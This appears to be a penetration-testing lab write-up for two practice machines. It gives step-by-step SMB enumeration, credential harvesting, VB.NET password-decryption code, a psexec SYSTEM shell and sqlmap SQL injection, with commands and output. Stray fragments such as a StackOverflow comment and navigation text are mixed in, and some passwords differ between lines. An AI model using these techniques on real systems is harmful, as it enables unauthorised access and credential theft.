TRACEROUTE (using port 445/tcp)
HOP RTT ADDRESS
1  167.34 ms 10.10.14.1
2  167.32 ms 10.10.10.178
```

Initial Shell Vulnerability Exploited

Additional info about where the initial shell was acquired from

Vulnerability Explanation: Sensitives files in SMB service & open way to decrypt password

Vulnerability Fix: Prevent enumeration on the shard folders in the SMB

Severity: High

Proof of Concept Code Here & Initial Shell Screenshot:

- 1) After the Nmap scan I saw that there is only SMB port is open so, I decided to start looking inside using smbclient and I saw that there is share folder called 'Data' I enter it and found multiple directories

```
(root@kali)-[~/home/kali]
└─# smbclient -L \\\\10.10.10.178\\
Password for [WORKGROUP\root]: [REDACTED]

      Sharename      Type      Comment
      ADMIN$        Disk      Remote Admin
      C$            Disk      Default share
      Data          Disk
      IPC$          IPC       Remote IPC
      Secure$       Disk
      Users         Disk

Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.10.178 failed (Error NT_STATUS_IO_TIMEOUT)
Unable to connect with SMB1 -- no workgroup available

[root@kali]-[~/home/kali]
└─# smbclient \\\\10.10.10.178\\\\Data
Password for [WORKGROUP\root]:
Try "help" to get a list of possible commands.
smb: \> ls
.
..
IT
Production
Reports
Shared

5242623 blocks of size 4096. 1840327 blocks available
smb: \> cd IT\
```

- 2) I travelled inside the folder until I found interesting file that called 'Welcome Email.txt' in the path: Shared\Templates\HR and I download the file to my local machine

```
smb: \Shared\Templates\HR> ls
.
..
Welcome Email.txt

5242623 blocks of size 4096. 1840327 blocks available
smb: \Shared\Templates\HR> mget Welcome Email.txt
NT_STATUS_NO_SUCH_FILE listing \Shared\Templates\HR\Welcome
smb: \Shared\Templates\HR> mget *
Get file Welcome Email.txt? y
getting file \Shared\Templates\HR>Welcome Email.txt of size 425 as Welcome Email.txt (0.6 Kilobytes/sec) (average 0.
smb: \Shared\Templates\HR> ls
.
..
Welcome Email.txt

5242623 blocks of size 4096. 1840327 blocks available
smb: \Shared\Templates\HR> SMBecho failed (NT_STATUS_CONNECTION_RESET). The connection is disconnected now
```

- 3) I was reading the Welcome Email and I founded credentials of TempUser

```
[root@kali ~]# cat Welcome\ Email.txt
We would like to extend a warm welcome to our newest member of staff, <FIRSTNAME> <SURNAME>

You will find your home folder in the following location:
\\HTB-NEST\Users\<USERNAME>

If you have any issues accessing specific services or workstations, please inform the
IT department and use the credentials below until all systems have been set up for you.

Username: TempUser
Password: welcome2019

Thank you
HR
```

- 4) After I found the credentials, I was reconnecting to the SMB service as TempUser and I start to looking around I found an IT directory. Inside it there was multiple directories and I enter to Config folder and then I get into RU Scanner folder and inside that I download the file RU_config.xml. I also go back and enter the folder 'NotepadPlusPlus' and inside I found the file config.xml and I also download the file to my local machine. And when I read it I found an interesting information like the name of user called: C.smith and a new path called: \secure\$\IT\Carl\Temp.txt

```

<FindHistory nbMaxFindHistoryPath= "10" nbMaxFindHistoryFilter= "10" nbMaxFindHistoryFind= "10" nbMaxFindHistoryReplace= "10" matchWord= "no" matchCase= "no" wrap= "yes" directionDown= "yes" fiffRecurseive= "yes" fiffInHiddenFolder= "no" dlgAlwaysVisible= "no" fiffFilterFollowsDoc= "no" fiffFolderFollowsDoc= "no" searchMode= "0" transparencyMode= "0" transparency= "150">
    <Find name= "text" />
    <Find name= "txt" />
    <Find name= "itx" />
    <Find name= "ite" />
    <Find name= "IEND" />
    <Find name= "redeem" />
    <Find name= "activa" />
    <Find name= "activate" />
    <Find name= "redeem on" />
    <Find name= "192" />
    <Find name= "C.addEvent" />
    <Replace name= "C.addEvent" />
</FindHistory>
<History nbMaxFile= "15" inSubMenu= "no" customLength= "-1">
    <File filename= "C:\windows\System32\drivers\etc\hosts" />
    <File filename= "\HTB-NEST\Secure$\IT\Carl\Temp.txt" />
    <File filename= "C:\Users\C.Smith\Desktop\todo.txt" />
</History>
</NotepadPlus>

```

This is a usage question, not a programming question. Thus, it would be better placed on SuperUser rather than StackOverflow. – Charles Duffy Aug 18, 2014 at 0:43

And inside the file RU_config.xml I found the credentials of C.smith but the password is encrypt

```

(root@kali)-[~/home/kali]
# cat RU_config.xml
<?xml version="1.0"?>
<ConfigFile xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema">
    <Port>389</Port>
    <Username>c.smith</Username>
    <Password>fTEzAfYD0z1YzkqhQkH6GQFYKp1XY5hm7bj0P86yYxE=</Password>
</ConfigFile>


```

- 5) Next, I was found a .NET files in the follow path: \IT\Carl\VB Projects\WIP\RU\RUScanner 'Utils.vb' and 'Module1.vb' and I download them to my local machine.

בדיקות חסן תשתיות

זיהוי מעבירות נמר

- 6) Inside the file 'Utils.vb' I saw a class file that contained EncryptString and DecryptString functions (I opened the file with online complier .NET Fiddle) I replace the string inside the Decrypt String with the password hash that I found earlier and when I ran the code I get the password



```
Imports System.Text
Imports System
Imports System.Security.Cryptography

Public Module Module1
    Public Sub Main()
        Console.WriteLine(Decrypt("fTEzAfYDoz1YzkqhQkH6G0FYKplXY5hm7bj0PB6yYxEw5", "N3st22", "88552299", 2, "464R5DFA5DL6LE28", 256))
    End Sub

    Public Function Decrypt(ByVal cipherText As String,
                           ByVal passPhrase As String,
                           ByVal saltValue As String,
                           ByVal passwordIterations As Integer,
                           ByVal initVector As String,
                           ByVal keySize As Integer) As String
        Dim initVectorBytes As Byte()
        initVectorBytes = Encoding.ASCII.GetBytes(initVector)

        Dim saltValueBytes As Byte()
        saltValueBytes = Encoding.ASCII.GetBytes(saltValue)

        Dim cipherTextBytes As Byte()
        cipherTextBytes = Convert.FromBase64String(cipherText)

        Dim password As New Rfc2898DeriveBytes(passPhrase,
                                              saltValueBytes,
                                              passwordIterations)

        Dim keyBytes As Byte()
        keyBytes = password.GetBytes(CInt(keySize / 8))

        Dim symmetricKey As New AesCryptoServiceProvider
        symmetricKey.Mode = CipherMode.CBC

        Dim decryptor As ICryptoTransform
        decryptor = symmetricKey.CreateDecryptor(keyBytes, initVectorBytes)

        Dim memoryStream As IO.MemoryStream
        memoryStream = New IO.MemoryStream(cipherTextBytes)
        memoryStream.Position = 0
        Dim decryptedData As Byte()
        decryptedData = decryptor.TransformFinalBlock(memoryStream.ToArray(), 0, decryptedData.Length)
        memoryStream.Close()
        Return System.Text.Encoding.UTF8.GetString(decryptedData)
    End Function
End Module
```

- 7) Now that I have the password of C.smith user I can enumerate his SMB shared and there I found his flag

```
(root㉿kali)-[~/home/kali]
└─# smbclient \\\\10.10.10.178\\\\users -U C.Smith
Password for [WORKGROUP\C.Smith]:
Try "help" to get a list of possible commands.
smb: \> ls
.
..
Administrator
C.Smith
L.Frost
R.Thompson
TempUser

      D      0 Sun Jan 26 01:04:21 2020
      D      0 Sun Jan 26 01:04:21 2020
      D      0 Fri Aug  9 18:08:23 2019
      D      0 Sun Jan 26 09:21:44 2020
      D      0 Thu Aug  8 20:03:01 2019
      D      0 Thu Aug  8 20:02:50 2019
      D      0 Thu Aug  8 01:55:56 2019

      5242623 blocks of size 4096. 1840052 blocks available
smb: \> cd C.Smith\
smb: \C.Smith\> ls
.
..
HQK Reporting
user.txt

      D      0 Sun Jan 26 09:21:44 2020
      D      0 Sun Jan 26 09:21:44 2020
      D      0 Fri Aug  9 02:06:17 2019
      A     34 Sun Dec 25 13:38:12 2022

      5242623 blocks of size 4096. 1840052 blocks available
smb: \C.Smith\> mget user.txt
Get file user.txt? y
getting file \C.Smith\user.txt of size 34 as user.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
smb: \C.Smith\> █
```

```
(root㉿kali)-[~/home/kali]
└─# cat user.txt
dcf6aebf56d5e80888b349807899610b

(root㉿kali)-[~/home/kali]
└─# █
```

Privilege Escalation

Additional Priv Esc info

Vulnerability Exploited: HQK reporting tool was vulnerable

Vulnerability Explanation: With the discovery of the service that run on port 4386 and the ability to get the debug password that help me to get the LDAP directory

Vulnerability Fix: Prevent access to HQK Reporting & use SSH over telnet to connect the service

Severity: High

Exploit Code & Proof Screenshot Here:

- 1) In the C.smith directory I also saw a folder called 'HQK Reporting' and inside of her I notice 2 files: Debug Mode Password.txt & HQK_Config_Backup.xml. I download both of them to my local machine and in the Debug Mode Password.txt I saw info about port 4386 that might the port where HQK reporting tool was running

```
(root㉿kali)-[~/home/kali]
# cat Debug_Mode\ Password.txt

(root㉿kali)-[~/home/kali]
# cat HQK_Config_Backup.xml
<?xml version="1.0"?>
<ServiceSettings xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <Port>4386</Port>
  <QueryDirectory>C:\Program Files\HQK\ALL QUERIES</QueryDirectory>
</ServiceSettings>
```

- 2) The second file was at first empty and he shouldn't be empty so it's a possible that info was hidden. I decided to check for streams using allinfo command and after that I get the password

```
smb: \C.Smith\HQK Reporting\> ls
.
..
AD Integration Module
Debug Mode Password.txt
HQK_Config_Backup.xml

5242623 blocks of size 4096. 1839642 blocks available
smb: \C.Smith\HQK Reporting\> mget DEBUGM-1.TXT
Get file Debug Mode Password.txt? y
getting file \C.Smith\HQK Reporting\Debug Mode Password.txt of size 0 as Debug Mode Password.txt (0.0 KiloBytes/sec) (average 0.2 Ki
loBytes/sec)
smb: \C.Smith\HQK Reporting\> get DEBUGM-1.TXT
getting file \C.Smith\HQK Reporting\DEBUGM-1.TXT of size 0 as DEBUGM-1.TXT (0.0 KiloBytes/sec) (average 0.1 KiloBytes/sec)
smb: \C.Smith\HQK Reporting\> get DEBUGM-1.TXT:password
getting file \C.Smith\HQK Reporting\DEBUGM-1.TXT:password of size 15 as DEBUGM-1.TXT:password (0.0 KiloBytes/sec) (average 0.1 KiloB
ytes/sec)
smb: \C.Smith\HQK Reporting\> ■
```

```
(root㉿kali)-[~/home/kali]
# cat DEBUGM~1.TXT:password
WBQ201953D8w
```

- 3) I used the telent to connect the service at port 4386 (I use the help command to understand the service) I choose the option 'DEBUG' and enter the password to enable debug mode and after that I enter the command SETDIR to find the LDAP folder

```
(root㉿kali)-[~/home/kali]
# telnet 10.10.10.178 4386
Trying 10.10.10.178 ...
Connected to 10.10.10.178.
Escape character is '^]'.

HQK Reporting Service V1.2

>help

This service allows users to run queries against databases using the legacy HQK format

— AVAILABLE COMMANDS —

LIST
SETDIR <Directory_Name>
RUNQUERY <Query_ID>
DEBUG <Password>
HELP <Command>
>DEBUG WBQ201953D8w

Debug mode enabled. Use the HELP command to view additional commands that are now available
>help

This service allows users to run queries against databases using the legacy HQK format

— AVAILABLE COMMANDS —

LIST
SETDIR <Directory_Name>
RUNQUERY <Query_ID>
DEBUG <Password>
HELP <Command>
SERVICE
SESSION
SHOWQUERY <Query_ID>

>setdir ..

Current directory set to HQK
>list

Use the query ID numbers below with the RUNQUERY command and the directory names with the SETDIR command
```

- 4) I was enter the LDAP directory and I found the file ldap.conf and using the command 'showquery' to read the content of the file and then I found the user Administrator and his encrypted password

```
Use the query ID numbers below with the RUNQUERY command and the directory names with the SETDIR command

QUERY FILES IN CURRENT DIRECTORY

[DIR] ALL QUERIES
[DIR] LDAP
[DIR] Logs
[1] HqkSvc.exe
[2] HqkSvc.InstallState
[3] HQK_Config.xml

Current Directory: HQK
>setdir ldap

Current directory set to ldap
>list

Use the query ID numbers below with the RUNQUERY command and the directory names with the SETDIR command

QUERY FILES IN CURRENT DIRECTORY


[1] HqkLdap.exe
[2] Ldap.conf

Current Directory: ldap
>showquery 2

Domain=nest.local
Port=389
BaseOu=OU=WBQ_Users,OU=Production,DC=nest,DC=local
User=Administrator
Password=yyEq0Uvvhq2uQ0cWG8peLoeRQehqip/fKdeG/kjEVb4=
```

- 5) I was return to the SMB session and enter the folder of 'AD Integration Module' and inside I saw the file called HqkLdap.exe and I download it to my local machine.

After that I saw the same function of encrypting and decrypting and I went back to the Fiddle and replace the encrypted code and ran the code and I get the password unencrypted



The screenshot shows a dotnetfiddle.net interface with a VB.NET script. The script contains several lines of code, with some parts highlighted in yellow. The highlighted code includes a call to Decrypt with parameters: "yyEq0Uvvhq2uQ0cWG8peLoeRQehqip/fKdeG/kjEVb4=", 667912, "131RF99", 3, "1L1SA61493DRV53z", 256, and Xth4nkS4P14y1nGX. The entire page has a red background.

```
1.     (Decrypt, "yyEq0Uvvhq2uQ0cWG8peLoeRQehqip/fKdeG/kjEVb4=", 667912, "131RF99", 3,
2.     "1L1SA61493DRV53z", 256)
3.     Xth4nkS4P14y1nGX
```

Enter name here...

```
1 Imports System.Text
2 Imports System
3 Imports System.Security.Cryptography
4
5 Public Module Module1
6     Public Sub Main()
7         Console.WriteLine(Decrypt("yyEq0Uvvhq2uQ0cWG8peLoeRQehqip/fKdeG/kjEVb4=", "667912", "131RF99", 3, "1L1SA61493DRV53z", 256))
8     End Sub
9
10    Public Function Decrypt(ByVal cipherText As String, _
11                           ByVal passPhrase As String, _
12                           ByVal saltValue As String, _
13                           ByVal passwordIterations As Integer, _
14                           ByVal initVector As String, _
15                           ByVal keySize As Integer) As String
16
17        Dim initVectorBytes As Byte()
18        initVectorBytes = Encoding.ASCII.GetBytes(initVector)
19
20        Dim saltValueBytes As Byte()
21        saltValueBytes = Encoding.ASCII.GetBytes(saltValue)
22
23        Dim cipherTextBytes As Byte()
24        cipherTextBytes = Convert.FromBase64String(cipherText)
25
26        Dim password As New Rfc2898DeriveBytes(passPhrase, _
27                                              saltValueBytes, _
28                                              passwordIterations)
29
30        Dim keyBytes As Byte()
31        keyBytes = password.GetBytes(CInt(keySize / 8))
32
33        Dim symmetricKey As New AesCryptoServiceProvider
34        symmetricKey.Mode = CipherMode.CBC
35
36        Dim decryptedText As String = Encoding.UTF8.GetString(symmetricKey.CreateDecryptor(keyBytes, saltValueBytes).Decrypt(cipherTextBytes))
37
38        Return decryptedText
39    End Function
40
41 End Module
```

Xth4nkS4P14y1nGX

בדיקות חסן תשתיות

דוח מעבדות נמר

- 6) I used the password to get the session on the target machine as Administrator and now I can get and read the root flag

```
# python3 psexec.py Administrator:XtH4nkS4Pl4y1nGX@10.10.10.178
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation
[*] Requesting shares on 10.10.10.178.....
[*] Found writable share ADMIN$  
[*] Uploading file nEqbikZU.exe  
[*] Opening SVCManager on 10.10.10.178.....
[*] Creating service SVWU on 10.10.10.178.....
[*] Starting service SVWU.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
C:\Windows\system32> cd ..
C:\Windows> cd ..
C:\> cd Users
C:\Users> dir
Volume in drive C has no label.
Volume Serial Number is E6FB-F2E9

Directory of C:\Users

09/10/2021  10:43 AM    <DIR>
09/10/2021  10:43 AM    <DIR>
08/05/2019  08:33 PM    <DIR>
09/10/2021  10:43 AM    <DIR>
07/14/2009  04:57 AM    <DIR>
08/08/2019  05:19 PM    <DIR>
08/09/2019  12:33 PM    <DIR>
                           0 File(s)          0 bytes
                           7 Dir(s)   7,537,655,808 bytes free

C:\Users> cd Administrator
C:\Users\Administrator> cd Desktop
C:\Users\Administrator\Desktop> dir
Volume in drive C has no label.
Volume Serial Number is E6FB-F2E9
```

בדיקות חסן תשתיות

דוח מעבדות נמר

```
Job Board · Add To-Do List · Social · Forum Thread · Join the Forum discussion.
```

Directory of C:\Users\Administrator\Desktop

07/21/2021 06:27 PM	<DIR>	Add To-Do List
07/21/2021 06:27 PM	<DIR>	.. Add this machine to your list.
12/26/2022 12:03 PM	34 root.txt	Review Machine
	1 File(s) 34 bytes	
	2 Dir(s) 7,537,389,568 bytes free	

```
C:\Users\Administrator\Desktop> cat root.txt
'cat' is not recognized as an internal or external command,
operable program or batch file.
```

```
C:\Users\Administrator\Desktop> type root.txt
676521a50ea4a29b726eb3b0e61a1784
```

```
C:\Users\Administrator\Desktop>
```

System IP: 10.10.10.236

Service Enumeration

Server IP Address	Ports Open
10.10.10.236	TCP: 21, 22, 443, 445
	UDP:

Nmap Scan Results:

```
└─# nmap -sC -sS -sV -A 10.10.10.236
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-29 01:00 IST
Nmap scan report for 10.10.10.236
Host is up (0.14s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          FileZilla ftpd
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ r-xr-xr-x 1 ftp  ftp     242520560 Feb 18 2020 docker-toolbox.exe
|_ ftp-syst:
|   SYST: UNIX emulated by FileZilla
22/tcp    open  ssh          OpenSSH for Windows_7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 5b1aa18199eaf79602192e6e97045a3f (RSA)
|   256 a24b5ac70ff399a13aca7d542876b2dd (ECDSA)
|   256 ea08966023e2f44f8d05b31841352339 (ED25519)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
443/tcp   open  ssl/http     Apache httpd 2.4.38 ((Debian))
|_http-title: Megalogistics
|_ssl-cert: Subject: commonName=admin.megalogistic.com/organizationName=MegaLogistic Ltd/stateOrProv
| Not valid before: 2020-02-18T17:45:56
| Not valid after:  2021-02-17T17:45:56
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Apache/2.4.38 (Debian)
|_tls-alpn:
|   http/1.1
445/tcp   open  microsoft-ds?
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```

TCP/IP fingerprint:

```
OS:SCAN(V=7.93%E=4%D=12/29%T=21%CT=1%CU=40480%PV=Y%DS=2%DC=T%G=Y%TM=63ACCB
OS:3C%P=x86_64-pc-linux-gnu)SEQ(SP=102%GCd=1%ISR=10AxCi=I%II=I%TS=U)SEQ(SP=
OS:102%GCd=1%ISR=10AxCi=I%TS=U)OPS(O1=M539NW8NNNS%O2=M539NW8NNNS%O3=M539NW8K0
OS:4=M539NW8NNNS%OS=M539NW8NNNS%O6=M539NNNS)WIN(W1=FFF3W2=FFF3W3=FFF3W4=FFF
OS:F%W5=FFF3W6=FFF7)ECN(R=Y%DF=Y%T=80%W=FFFF%O=M539NW8NNNS%CC=Y%Q=)T1(R=Y%D
OS:F=Y%T=80%S=0%A+S+F+AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S+F+AR%O=%RD=0
OS:%Q=)T3(R=Y%DF=Y%T=80%W=0%S=Z%A=0%F+AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=
OS:A%A=0%F+R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A+S+F+AR%O=%RD=0%Q=)T6(R=
OS:Y%DF=Y%T=80%W=0%S=A%A=0%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+F+A
OS:R%O=%RD=0%Q=)U1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%R
OS:UD=G)IE(R=Y%DFI=N%T=80%CD=Z)
```

Network Distance: 2 hops

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:

```
| smb2-time:
|   date: 2022-12-28T10:55:27
|_ start_date: N/A
| smb2-security-mode:
|   311:
|_   Message signing enabled but not required
```

Initial Shell Vulnerability Exploited

Additional info about where the initial shell was acquired from


Vulnerability Explanation: The vulnerability was SQL injection that found on the page admin.megalogistic.com and with the tool sqlmap I could get a shell on the system.

Vulnerability Fix: Allow-list Input Validation & Use of Prepared Statements

Severity: High

Proof of Concept Code Here & Initial Shell Screenshot:

- 1) After the Nmap scanning I saw several option of open ports I look over the FTP server but beside the exe file I didn't get much also about the SMB port and on the website over port 443 I didn't found any significant but in the Nmap scan I saw info in the certificate of the site and I add it to my host file and enter it in the browser



```
root@kali: /home/kali x root@kali: /home/kali x root@kali: /home/kali x root@kali: /home/kali/Downloads/pycharm-community-202
GNU nano 7.0
127.0.0.1      localhost
127.0.1.1      kali
10.10.10.100   active.htb
10.10.10.236   admin.megalogistic.com

# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1  ip6-allnodes
ff02::2  ip6-allrouters
```

- 2) When I enter the address, I saw a login screen and I decided to check if it's vulnerable to SQLi and he did

The screenshot shows a web browser window with a terminal-like interface at the top. The URL bar shows `https://admin.megalistic.com`. Below the URL bar, there is a navigation bar with links: Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. The main content area displays two error messages from a PostgreSQL query:

```
Warning: pg_query(): Query failed: ERROR: unterminated quoted string at or near "" AND password = md5(');' LINE 1: SELECT * FROM users WHERE user
Warning: pg_num_rows() expects parameter 1 to be resource, bool given in /var/www/admin/index.php on line 11
```

Below the error messages, a login form is visible. The form has fields for "Username" and "Password", a "SIGN IN" button, and a "LOG IN" button. A message "Login failed" is displayed below the buttons.

- 3) After I saw that the page is vulnerable to SQLi I decided to use the tool called: sqlmap I looked in google to search the command that I will need. But first I use the tool Burp suit for capture the request and with sqlmap I was be able to get the tables the user and his password

בדיקות חסן תשתיות

דוח מעבדות נמר



The slide displays a series of screenshots from a Kali Linux terminal session, illustrating a penetration testing workflow for a PostgreSQL database.

Initial Request: A screenshot of a browser showing a login page for "Administrator Login". The URL is https://admin.megalistic.com. The user input "username=admin&password=" is highlighted in yellow.

HTTP Headers: A screenshot of the browser's developer tools showing the raw HTTP request headers. The "Content-Type" header is application/x-www-form-urlencoded, and the "Origin" header is https://admin.megalistic.com.

SQLMap Session: A terminal window showing the use of sqlmap to exploit the login form. The command is "sqlmap -r request_login --replay --dbs --batch". The output shows the target is a PostgreSQL database on port 8080.

